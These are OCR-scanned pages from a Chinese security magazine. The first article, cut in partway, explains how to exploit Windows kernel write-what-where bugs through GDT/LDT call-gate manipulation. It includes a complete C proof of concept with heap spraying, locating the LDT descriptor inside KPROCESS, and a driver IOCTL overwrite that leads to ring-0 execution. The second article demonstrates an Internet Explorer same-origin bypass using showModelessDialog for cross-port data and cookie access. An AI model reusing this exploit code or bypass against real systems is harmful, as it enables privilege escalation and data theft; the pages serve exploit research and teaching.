


图2

因为最普遍的write-what-where漏洞使其能够覆盖4字节的内核内存(单一处理器);甚至仅仅修改1字节内容也可完成同样的效果。

4字节write-what-where漏洞分析

下面我们开始最为简单的修改:修改8字节的GDT索引中的4字节内容;由于在执行写操作时,剩余的4字节必须已经正确初始化(即成为调用门结构体的有效域),将被写入的结构体偏移必须非常仔细选择。特别是,我们的目标是控制结构体中尽可能多的内容,故需仔细观察数据段描述符,当我们亲手创建LDT索引时,域(变量)值在下面控制。

(1)基地址(WORD BaseLow,BYTE BaseMid,BYTE BaseHi):这三个变量贯穿整个结构体,组成一个32位的段基址。惟一的限制是,此地址必须指向用户内存空间(不得大于0x7FFFF000)。

(2)段限长Segment Limit(WORD LimitLow;DWORD LimitHi:4):用于指定段的长度。处理器会把段描述符中两个段限长字段组合成一个20位的值,并根据颗粒度标志G来指定段限长Limit值的实际含义。

上面两个成员即占用了64bit中的52bit,为了更加简单,写操作目标应是第二个DWORD值,其包含一些敏感信息(如索引入口类型、DPL以及一些额外的标志)。如前所述,我们必须确保前4个字节已经正确初始化(准备成为调用门结构体一部分)。下面,你可以在"结构转换"中找到这些域,以及它们应该填充的值。

(1)段限长(偏移00—15H):在调用门中,目标域包含目标函数地址的低字,它必须作为LimitLow域传递给一个数据段。

(2)Base Address(偏移00—15H):段选择子,在调用门中,当特权模式切换时,段选择子包含CS段寄存器值。实际上,最可能被设置为8(这是第二个GDT索引入口,默认情况下为空)。

有一半的结构体已经被初始化,现在让我

们关注第二部分(利用write—what—where漏洞实现完整覆写)。

1字节的write—what—where漏洞分析

事实证明,覆盖32位值比构建一次成功的攻击需要做的事情多得多。如前面所述,我们初步控制的bit位数为52bit—余下的12bit,正常情况下超出了我们的控制(包含关键信息,如描述符类型、DPL存在标记等)。若我们能够利用write—what—where成功修改另外8bit值,则仅剩下4bit仍无法控制。

基于以下事实,在不修改描述符类型字段情况下,不可能传输一个段描述符到一个调用门中。我们现在别无选择,只有使用额外的8字节(即控制位)以改变第6个结构体类型。余留的未加控制的4 bit属于段址偏移16—31H字段,这些位分别为函数地址的bit 21、bit 22、bit 23和bit 24。即或多或少,代码的执行会扩展到横跨15MB的内存区域,我们并不知道其确切地址,但任何一个对堆喷射(Heap Spraying)有所了解的人可能知道此问题的解决方案。

通过调用标准的API函数或者未公开的函数(如VirtualAlloc或NtAllocateVirtualMemory函数)可很方便地分配一个连续的15MB内存区域大小。当我们设定了此内存后,可采用一个众所周知的NOP slide空操作,以获取程序执行流,并定位此路径到最后的有效载荷代码上(定位在16MB字节的起始位置)。在特殊案例下,我们只能使用JMP蹦床技术,借助16字节的JMP指令直接跳转到有效载荷处——每次都定位到1MB内存区域的起始位置,图3可帮组我们更好理解内存布局结构中的"JMP表"(译注:JMP trampoline实际上就是使用JMP指令来替换目标函数的几个字节指令,将控制流转移到一个用户提供的Hook函数处,这些指令包括目标函数中被替换的代码以及一个重新跳转到目标函数的无条件分支,其实就是Detours补丁技术)。




图3

定制LDT进入用户模式

至此,为了提升执行权限,我们已经看到了操纵LDT表内容的一些可行方法。不过,前面解析过,LDT本身也是GDT的一部分,拥有自己的选择子(存储在LDTR寄存器中)、描述符表及其他设置。我们可以简单地尝试重定向LDT地址,而无需修改LDT内部实现。这样,可使LDT描述符表指向用户模式下的内存。因为这是每个进程下的结构,也就不存在在同一时间出现意想不到的BSoD;由攻击者定义的地址将只在其应用程序开始定向LDT时才会有效。实际上,我们已经成功将LDT转移到一个可控制的内存区域。因此,使用我们的代码(如Call far指令)可以创建任意的调用门或者其他描述符表。此处存在的惟一问题是,仅仅修改8字节的LDT索引项中的4字节内容是否能够有效执行重定向?答案是肯定的,为了更加清晰地理解当前的目标,读者可以参考图1——系统描述符表结构。

一般而言,尽可能修改少量的字节是最好的。此处需要修改的惟一一个字段是描述符表基址。但是,由于我们建议使用4字节或者更多字节覆写内存,故只能改变整个描述符表字段的高字位(包括基址Base的24—31H、Limit的16—19H及其基址Base的16—23H等)。另一方面,我们能够很方便地获取原始LDT表,并操作感兴趣的字段。然而,在上下文切换时,我们必须考虑Windows是如何处理GDT表的。由于每个进程中都包含一个LDT表,故每个线程都可获得其对应进程拥有的表内容;另一面,在系统中存在多个GDT表(每个处理器对应一个GDT表)。因

此，在每个单一线程切换时，一些不稳定的描述符表(如FS:数据段或LDT)将会被当前执行线程定义的描述符表替代。可以看出，一些G D T表并不是永久存在的，它们可以存储在内存的某处(如内部线程/进程结构体中)，有必要的时候才放入全局表中。

例如，若我们决定覆盖一个不稳定的G D T表索引，则它会一直持续到上下文发生切换后才会被修改(切换时常发生)。为了永久地改变此描述符表，首先需要准确定位其原始值的存放位置。以L D T表为例，我们可以在未公开的KPROCESS结构中找到下面这些字段：

```
nt! KPROCESS
+0x000 Header : DISPATCHER HEADER
+0x010 ProfileListHead : LIST ENTRY
+0x018 DirectoryTableBase : Uint4B
+0x01c LdtDescriptor : KGDTENTRY
+0x024 Int21Descriptor : KIDTENTRY
+0x02c ThreadListHead : LIST ENTRY
```

因此，我们需要找到当前进程的KPROCESS结构体并重新覆盖L D T描述符表的部分内容。这样做了后，单一的上下文切换将会负责完成剩余工作。当我们的线程重新获得执行时，修改后的L D T描述符表将会被加载。然而，问题是如何找到描述当前进程的内部结构，该方案很简单：NtQuerySystemInformation(SystemHandleInformation)。Windows内核可让每一个应用程序检索到系统中所有对象句柄的完整列表(从系统中所有进程中搜集)，即通过未公开函数NtQuerySystemInformation并附带请求参数SystemHandleInformation实现。描述单一句柄值的结构体包含创建进程I D、句柄值、内核对象地址等更多重要字段。进程对象本身也与KPROCESS结构体相关联，下面的步骤使我们能够准确计算出当前进程的内核模式结构下的LDT描述符表字段地址值：

(1)通过重复复制GetCurrentProcess()函数的伪句柄打开自身进程对应的真实句柄值。

(2)调用NtQuerySystemInformation()函数。

(3)遍历已返回的列表搜索需要的创建进程ID CreatorProcessId和句柄值。

(4)返回对象字段加LdtDescriptor偏移(Windows XP/Vista对应偏移0x20，Windows 7中为0x1C)。

执行完覆盖后，应用程序完全控制了LDT表内容；此时可不受限制地创建任何数据段、代码段、调用门及其他类型的描述符表。权限的提升应如何以一种特定的方式完成则是黑客们最胜任的事情了。一种可行的办法即按照前面讨论的利用步骤，在用户模式下的内存段创建一个有效的调用门应该不再是问题。

函数解析

```
static VOID PayloadProc(){
KeBugCheck(0x31337);
//使debugger停止调试或中断进程
asm("int3");for(;;);
}
// 进入内核模式
static VOID GoKernel(){
// Enter through the gate to ring0
Sleep(0);
asm("call 4,0x13371337");
}
int main(){
HANDLE hDevice;
DWORD BytesReturned;
LDT_ENTRY ldt;
// 获取KeBugCheck函数地址
KeBugCheck = (typeof(KeBugCheck))
GetKernelProcAddress(
(PCHAR)"ntoskrnl.exe",(PCHAR)"KeBugCheck");
printf("[+] KeBugCheck: 0x%8x\n", (UINT)
KeBugCheck);
//将当前线程绑定到一个CPU处理器上
printf("[+] SetAffinityThread: 0x%8x\n",(UINT)SetT
hreadAffinityMask(GetCurrentThread(), 1));
// 获取FS选择子的入口
printf("[+] GetSelectorEntry: 0x%8x\n", GetThreadSe
lectorEntry(GetCurrentThread(),
GetFS(), &ldt));
//分配内存
BYTE* Pointer = NULL;
for(UINT i = 0x03000000; i < 0x7f000000; i +=
0x01000000){
Pointer = (BYTE*)VirtualAlloc( (LPVOID)
i,0x01000000,
MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_
READWRITE);
if(Pointer) break;
}
printf("[+] VirtualAlloc: 0x%8x\n",(UINT)Pointer);
memset(Pointer,0x90,0x01000000);
```

```
//在每兆字节的开始处实现跳转
for(i = 0; i < 0x01000000; i += 0x100000) {
Pointer[i] = 0x68;
*(DWORD*)&Pointer[i+1] = (DWORD)&PayloadProc;
Pointer[i+5] = 0xC3;
}
//创建一个LDT表项,考虑调用门和数据段结构的不
//同特点及其相似点
ldt.LimitLow = (WORD)((UINT)Pointer &
0xFFFF); // Offset Low
ldt.BaseLow = 0x0008; // Segment Selector
ldt.HighWord.Bits.BaseHi = ((DWORD)Pointer) >>
24; // Offset High
ldt.HighWord.Bits.BaseMid = 0x00;
// Param count
//获取内核空间下LDT地址
GetThreadSelectorEntry(GetCurrentThread(),
GetLDT(), &ldt);
DWORD LdtBaseAddress = ldt.BaseLow
| (ldt.HighWord.Bytes.BaseMid << 16) |
(ldt.HighWord.Bytes.BaseHi << 24);
// 我们需要覆盖的字节,0xEC即为调用门类型,且特权级为0
BYTE LDT = 0xEC;
//连接存在漏洞的驱动
hDevice = CreateFileA(DeviceName, GENERIC_
READ | GENERIC_WRITE,0,NULL, OPEN_EXISTING, 0,
NULL);
if(!GetDriverVersion(hDevice)) return 1;
// 向指定的驱动发送一个包实现write-what-
// where利用
DeviceIoControl(hDevice, IOCTL_BUGGY_COPY_
DATA,&LDT,sizeof(LDT),
(LPVOID)(LdtBaseAddress+5),sizeof(LDT),&BytesRetur
ned,NULL);
//此刻,利用已经完成,可等待用户按下Enter键触发
//内核模式代码执行BSOD
puts("[+] The CopyData() IOCTL signal sent.\n"
" Press ENTER to trigger a kernel-mode code
execution (aka BSoD)...");
getchar(); GoKernel();
SendFinishSignal(hDevice);
CloseHandle(hDevice);
return 0;
}
static LPVOID GetDriverImageBase(PCHAR
BaseName)
{
LPVOID* BaseAddresses;
LPVOID lpDriverAddr = NULL;
DWORD cbNeeded;
ULONG i;
EnumDeviceDrivers(NULL, 0, &cbNeeded);
//分配内存空间
BaseAddresses = (LPVOID*)
malloc(sizeof(LPVOID)*cbNeeded / sizeof(LPVOID));
// 获取驱动的基址地址,通过驱动基址地址,遍历查
// 找对应文件名的驱动基址
for(i = 0; i < cbNeeded / sizeof(LPVOID); i++){
CHAR FileName[MAX_PATH];
GetDeviceDriverBaseNameA(BaseAddresses[i],
FileName, sizeof(FileName));
if(!_stricmp(FileName, BaseName)){
lpDriverAddr = BaseAddresses[i];
break;
}
}
free(BaseAddresses);
return lpDriverAddr;
}
static LPVOID GetKernelProcAddress(PCHAR
KernelModule, PCHAR FunctionName){
/*通常情况下,当DLL被映射到进程的地址空间中时,系统要调用DLL中的一个特殊函数,即DllMain。该函数用于对DLL进行初始化。DONT_RESOLVE_DLL_REFERENCES标志使系统不必调用DllMain函数就能映射文件映像。DLL能够输入另一个DLL中包含的函数。当系统将一个DLL映射到进程的地址空间中时,它也要查看该DLL是否需要其他的DLL,并且自动加载这些DLL。当DONT_RESOLVE_DLL_REFERENCES标志被设定时,系统并不自动将其他的DLL加载到进程的地址空间中。*/
HMODULE hModule = LoadLibraryEx(KernelModule,
NULL, DONT_RESOLVE_DLL_REFERENCES);
LPVOID pFunction = (LPVOID)
GetProcAddress(hModule, FunctionName);
MODULEINFO ModuleInfo;
if(!GetModuleInformation(GetCurrentProcess(),
hModule,
&ModuleInfo, sizeof(ModuleInfo))) return NULL;
return (LPVOID)((DWORD)pFunction - (DWORD)
hModule +
(UINT)GetDriverImageBase(KernelModule));
}
static BOOL GetDriverVersion(HANDLE hDevice){
static char VersionBuffer[4096];
DWORD BytesReturned;
//获取驱动版本
if(!DeviceIoControl(hDevice, IOCTL_BUGGY_QUERY_
VERSION,NULL,0,VersionBuffer,sizeof(VersionBuffer),&Byt
esReturned,NULL)){
printf("[-] DeviceIoControl() failed");
return FALSE;
```


```
}
printf("[+] Driver Version: %s\n",VersionBuffer);
return TRUE;
}
static bool SendFinishSignal(HANDLE hDevice){
DWORD BytesReturned;
//此时我们并不关心IOCTL是否返回STATUS_
// SUCCESS,当前只需要告诉驱动我们的程序完成此任务
DeviceIoControl(hDevice, IOCTL_BUGGY_FINISH,
NULL,0,NULL,0,&BytesReturned, NULL);
return TRUE;
}
static int MySetLDTSelectorEntry(HANDLE
hProcess, DWORD dwSelector,LPLDT_ENTRY
lpSelectorEntry){
DWORD buf[4];
buf[0] = dwSelector & 0xFFFFFFF8; buf[1] = 8;
memcpy(&buf[2], lpSelectorEntry, 8);
return NtSetInformationProcess(hProcess,10,buf,16);
}
```

小结

内核模式下的漏洞很早就已经出现，然而在最近几年才开始越来越受到安全界的关注。由于在设备驱动和标准系统模块中发现漏洞的数量不断增加，故漏洞利用技术也就不断出现。由于Windows用户使用的Windows平台不一致，如Windows XP/Vista以及Windows 7，导致漏洞利用的兼容性并不是很好，这对于漏洞利用开发者而言是一个很大的挑战。为了减少版本依赖性机制，推荐尽可能利用硬件特性实施漏洞利用，而不依赖未公开的系统行为且这些行为未来又极可能发生，导致在特定的环境下不能使用。通过使用GDT/LDT实施write-what-where漏洞利用，可以肯定的是无论攻击的平台有何差异，漏洞利用仍可稳定工作，而且可兼容未来任一x86的Windows平台。

前置知识：无
关键词：漏洞、IE、同源策略

IE下绕过同源策略限制的方法



文/图 爱无言

浏览器软件作为我们日常生活、工作、学习中最为常用的应用程序，其安全性一直备受人们关注。严重的安全漏洞往往造成用户系统被恶意攻击者所控制，例如浏览器存在的溢出漏洞，可以被攻击者的网页木马程序所利用，从而通过浏览器软件将木马病毒程序植入到用户系统当中。也许正是这样，我们的目光常常被浏览器的一些应用程序常见漏洞所吸引，但对于浏览器来说，它具有很多独特的安全漏洞，其危害性同样不容轻视。例如80sec组织发现的IE浏览器跨域访问漏洞，造成的危害就是将不同域下的用户Cookies信息发送给攻击者所在的服务器。这个漏洞结合X S S，甚至可以造成大量用户个人信息泄露。

跨域问题一直是浏览器软件安全问题中一个重中之重的环节，因为浏览器一旦发生跨域漏洞，就意味着用户信息可以在任意网站甚至是本地之间交互，造成用户信息泄露。攻击者往往利用跨域来试图入侵存在于不同域之间的用户系统，这一切看似没有什么，但当你真正面对一个存在域限制而无法进行攻击的时刻，就知道跨域漏洞有多么危险了。最常见的问题就是跨域从远程执行本地权限的代码，这就会利用浏览器的跨域漏洞来对用户系统执行添加用户或者格

式化硬盘等恶意攻击;这是远程攻击所期待的。国内某浏览器曾经就出现了这样的问题。

正因为如此,浏览器的开发者必须阻止这样的事情发生,既然是防范跨域问题,那么最好的方法就是同源策略了。同源策略基本上是一种最大程度阻止跨域问题的方法,它只允许同端口同域名之间的网站信息可以相互传递。而诸如new.bbs.com的信息就不能传递给www.bbs.com,同样的道理,www.bbs.com:8080的信息也不能传递给www.bbs.com。

同源策略虽然初衷是好的,但在具体落实上还是出现了很多问题。本文给大家带来的就是一个绕过同源策略来进行信息交互的安全隐患。

这一次的主角是我们所熟知的IE,无论哪一个版本的IE都存在着将给大家演示的安全隐患。我们前面说到,不同端口的信息是不允许交互的,可是在一个简单的HTML函数下,这个问题被突破了。

```
<html>
<p>
<script>
window.showModelessDialog("http://www.root.
com:8181/",window);
</script>
</p>
</html>
```

请大家注意,我们上面这段代码的核心是showModelessDialog函数,一个非模式对话框函数,它将当前网页句柄作为参数传递一个新的网页对象。我们将上面的代码保存在http://www.root.com这个域名下为index.htm。同时,我们在http://www.root.com:8181这个端口下建立另外一个index.htm文件,其代码如下:

```
<html>
<script>
alert(window.dialogArguments.document.location);
</script>
</html>
```

利用IE访问http://www.root.com,如图1所示,浏览器弹出了一个对话框,提示当前网页所在地址为http://www.root.com,但我们对比前面的代码发现,惟一能够弹出对话框的代码是在http://www.root.com:8181这个端口下的"alert(window.dialogArguments.document.location);"这句代码!




图1

不需要我多说什么,大家都能够知道此刻IE浏览器的同源策略被我们轻而易举地绕过了。你一定会问这能够干什么呢?你会发现你可以利用这个机制去获取另外一个站点上的信息,包括Cookies信息,还可以获得用户提交给另外一个站点的数据信息,这就非常类似于DNS Rebinding了。

在测试这个安全隐患的时候,我还发现IE6浏览器在被我调整的代码下会发生崩溃,如图2所示。从图中的信息来看,这是一个空指针问题,IE6在这种机制下无法进行正常初始化,从而访问了一个空对象造成,这也算是IE6的一个Nday吧,如图3所示。

